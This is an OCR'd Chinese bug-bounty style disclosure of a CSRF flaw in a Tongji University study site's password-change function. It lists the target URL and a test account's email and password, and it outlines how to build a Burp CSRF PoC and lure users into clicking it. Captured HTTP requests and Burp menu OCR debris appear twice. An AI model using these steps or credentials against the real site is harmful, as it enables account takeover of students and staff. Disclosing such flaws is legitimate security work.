

同济大学


时间	单位	作者	等级	Rank
2022-05-21 16:51:52	同济大学 (/list/firm/3760)	[redacted]	低危	0


无描述...


同济大学存在csrf漏洞可以对密码进行恶意修改
http://study-info.tongji.edu.cn/
这里测试账号为1075728582@qq.com
密码qweasd123
（1）登录后修改密码设定一个新密码然后抓包
（2）发送到burp自带的csrf的工具
（3）然后复制放到公网形成html文件，诱导用户点击就可以恶意修改密码




Pretty
Raw
Hex
1 POST /member/modifyPassword.do HTTP/1.1
2 Host : study-info.tongji.edu.cn
3 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
4 Accept : text/plain, */*; q=0.01
5 Accept-Language : zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding : gzip, deflate
7 Content-Type : application/x-www
8 ia: 1
9 X-Requested-With : XMLHttpReques
10 Content-Length : 268
11 Origin : http://study-info.tongji
12 Connection : close
13 Referer : http://study-info.tongj
14 Cookie : JSESSIONID =908CC6D713B5
15
16 encryptText =
5d2a933f4f99ca492dfb2820bdc2d27a
5af9dd202443206aad29cf3b0b894902
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL
Find references
Discover content
Schedule task
Generate CSRF PoC
GROUND_IMAGE_NAME =86653612516c44cfacc33e0bf
80f8df24a4c1d83132ebcfd22d9d943e40011588d05b1
a68f0a9688d9d84458f2c6045099163a544aa31555cd6


Pretty
Raw
Hex
1 POST /member/modifyPassword.do HTTP/1.1
2 Host : study-info.tongji.edu.cn
3 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
4 Accept : text/plain, */*; q=0.01
5 Accept-Language : zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding : gzip, deflate
7 Content-Type : application/x-www
8 ia: 1
9 X-Requested-With : XMLHttpReques
10 Content-Length : 268
11 Origin : http://study-info.tongji
12 Connection : close
13 Referer : http://study-info.tongj
14 Cookie : JSESSIONID =908CC6D713B5
15
16 encryptText =
5d2a933f4f99ca492dfb2820bdc2d27a
5af9dd202443206aad29cf3b0b894902
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL
Find references
Discover content
Schedule task
Generate CSRF PoC
GROUND_IMAGE_NAME =86653612516c44cfacc33e0bf
80f8df24a4c1d83132ebcfd22d9d943e40011588d05b1
a68f0a9688d9d84458f2c6045099163a544aa31555cd6





然后开始进行测试查看是否用户通过访问改界面会造成密码修改